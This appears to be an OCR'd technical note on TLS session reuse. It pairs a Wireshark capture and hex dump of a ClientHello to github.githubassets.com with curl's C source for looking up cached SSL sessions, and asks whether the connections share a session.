
```
No.   Time           Source         Destination       Protocol  Length  Full
 5215 291.739479443  192.168.1.13   192.30.255.112    TLSv1.3    583
 5242 292.029938053  192.168.1.13   185.199.111.154   TLSv1.2    652
```

```
        Random Bytes: 4f82a084a4e441e2c776f0fb53f11c66fb2725f7c705480a...
      Session ID Length: 32
      Session ID: b98ddc30103ef10d116f2b668705bd8b1a9842c42925fd55...
      Cipher Suites Length: 36
```


```
0060  66 fb 27 25 f7 c7 05 48  0a fb a5 a4 51 20 b9 8d   f·'%···H ····Q ··
0070  dc 30 10 3e f1 0d 11 6f  2b 66 87 05 bd 8b 1a 98   ·0·>···o +f······
0080  42 c4 29 25 fd 55 d0 a8  96 23 52 be 73 ee 00 24   B·)%·U·· ·#R·s··$
0090  13 01 13 03 13 02 c0 2b  c0 2f cc a9 cc a8 c0 2c   ·······+ ·/·····,
00a0  c0 30 c0 0a c0 09 c0 13  c0 14 00 33 00 39 00 2f   ·0······ ···3·9·/
00b0  00 35 00 0a 01 00 01 d4  00 00 00 1c 00 1a 00 00   ·5······ ········
00c0  17 67 69 74 68 75 62 2e  67 69 74 68 75 62 61 73   ·github. githubas
00d0  73 65 74 73 2e 63 6f 6d  00 17 00 00 ff 01 00 01   sets.com ········
```



```
00b0  00 35 00 0a 01 00 01 d4  00 00 00 1c 00 1a 00 00   ·5······ ········
00c0  17 67 69 74 68 75 62 2e  67 69 74 68 75 62 61 73   ·github. githubas
00d0  73 65 74 73 2e 63 6f 6d  00 17 00 00 ff 01 00 01   sets.com ········
00e0  00 00 0a 00 0e 00 0c 00  1d 00 17 00 18 00 19 01   ········ ········
00f0  00 01 01 00 0b 00 02 01  00 00 23 00 d0 c2 09 ea   ········ ··#·····
0100  7b 3f 89 eb d7 12 d0 05  95 bd 12 02 70 0b b6 64   {?······ ····p··d
0110  08 b0 e0 65 23 11 a0 9d  78 1e 97 36 43 87 33 9d   ···e#··· x··6C·3·
0120  ae c2 42 78 53 77 bb 62  bb de 71 ea 8b f6 1d 3f   ··BxSw·b ··q····?
0130  72 44 e4 88 8e f7 c9 75  50 8f 08 50 12 59 fe 73   rD·····u P··P·Y·s
0140  7b 0c 4d 32 e2 a6 c8 ce  2b 9d 82 82 3f 0e 0c 4a   {·M2···· +···?··J
0150  9b 1c e5 3f 20 2f 38 1d  11 c5 32 3c df 54 27 a3   ···? /8· ··2<·T'·
0160  c3 79 2c 31 98 91 28 0c  d8 21 60 48 15 ec 51 4b   ·y,1··(· ·!`H··QK
0170  20 d4 2f 22 97 61 d6 2a  1a 65 ca 34 f8 9e 92 33    ·/"·a·* ·e·4···3
0180  76 86 29 30 e6 71 9b 7d  e3 ac 7d ae 47 a5 60 ee   v·)0·q·} ··}·G·`·
0190  33 dd 2c dd 79 9d 74 4d  2e a2 07 63 72 f8 d5 ca   3·,·y·tM .··cr···
01a0  87 2f 60 96 1c d2 ff b3  49 bf 6f f8 7e 4b 15 45   ·/`····· I·o·~K·E
01b0  b9 52 ae bf 94 8d e8 ea  20 e7 0a 60 1d 6b 37 36   ·R······  ··`·k76
01c0  1c 92 27 18 3e bf e9 fa  01 81 c7 94 c4 00 10 00   ··'·>··· ········
01d0  0e 00 0c 02 68 32 08 68  74 74 70 2f 31 2e 31 00   ····h2·h ttp/1.1·
01e0  05 00 05 01 00 00 00 00  00 33 00 6b 00 69 00 1d   ········ ·3·k·i··
01f0  00 20 c5 02 f5 c8 33 6e  cc e0 81 51 a7 c7 30 b9   · ····3n ···Q··0·
0200  46 3b 02 26 8e 51 54 43  b7 fd d7 cc fd 1d 9f 6e   F;·&·QTC ·······n
0210  8b 7c 00 17 00 41 04 b9  41 45 a8 f1 59 45 3f 0d   ·|···A·· AE··YE?·
0220  c3 d4 05 74 34 2a 96 bf  21 67 8a a8 41 9c 91 7b   ···t4*·· !g··A··{
0230  45 27 d1 84 59 9b fc bd  fb d5 27 d4 01 a1 b7 2a   E'··Y··· ··'····*
0240  5b 26 f1 6d 5b 92 7b 48  76 ea f1 27 65 5a 35 d4   [&·m[·{H v··'eZ5·
0250  2b 73 6a b3 3a b7 a9 00  2b 00 09 08 03 04 03 03   +sj·:··· +·······
0260  03 02 03 01 00 0d 00 18  00 16 04 03 05 03 06 03   ········ ········
0270  08 04 08 05 08 06 04 01  05 01 06 01 02 03 02 01   ········ ········
0280  00 2d 00 02 01 01 00 1c  00 02 40 01               ·-······ ··@·
```




Same session?




```
for(i = 0; i < data->set.general_ssl.max_ssl_sessions; i++) {
  check = &data->state.session[i];
  if(!check->sessionid)
    /* not session ID means blank entry */
    continue;
  if(strcasecompare(name, check->name) &&
     ((!conn->bits.conn_to_host && !check->conn_to_host) ||
      (conn->bits.conn_to_host && check->conn_to_host &&
       strcasecompare(conn->conn_to_host.name, check->conn_to_host))) &&
     ((!conn->bits.conn_to_port && check->conn_to_port == -1) ||
      (conn->bits.conn_to_port && check->conn_to_port != -1 &&
       conn->conn_to_port == check->conn_to_port)) &&
     (port == check->remote_port) &&
     strcasecompare(conn->handler->scheme, check->scheme) &&
     Curl_ssl_config_matches(ssl_config, &check->ssl_config)) {
```

```c
/* information stored about one single SSL session */
struct curl_ssl_session {
  char *name;        /* host name for which this ID was used */
  char *conn_to_host; /* host name for the connection (may be NULL) */
  const char *scheme; /* protocol scheme used */
  void *sessionid;   /* as returned from the SSL layer */
  size_t idsize;     /* if known, otherwise 0 */
  long age;          /* just a number, the higher the more recent */
  int remote_port;   /* remote port */
  int conn_to_port; /* remote port for the connection (may be -1) */
  struct ssl_primary_config ssl_config; /* setup for this session */
};
```

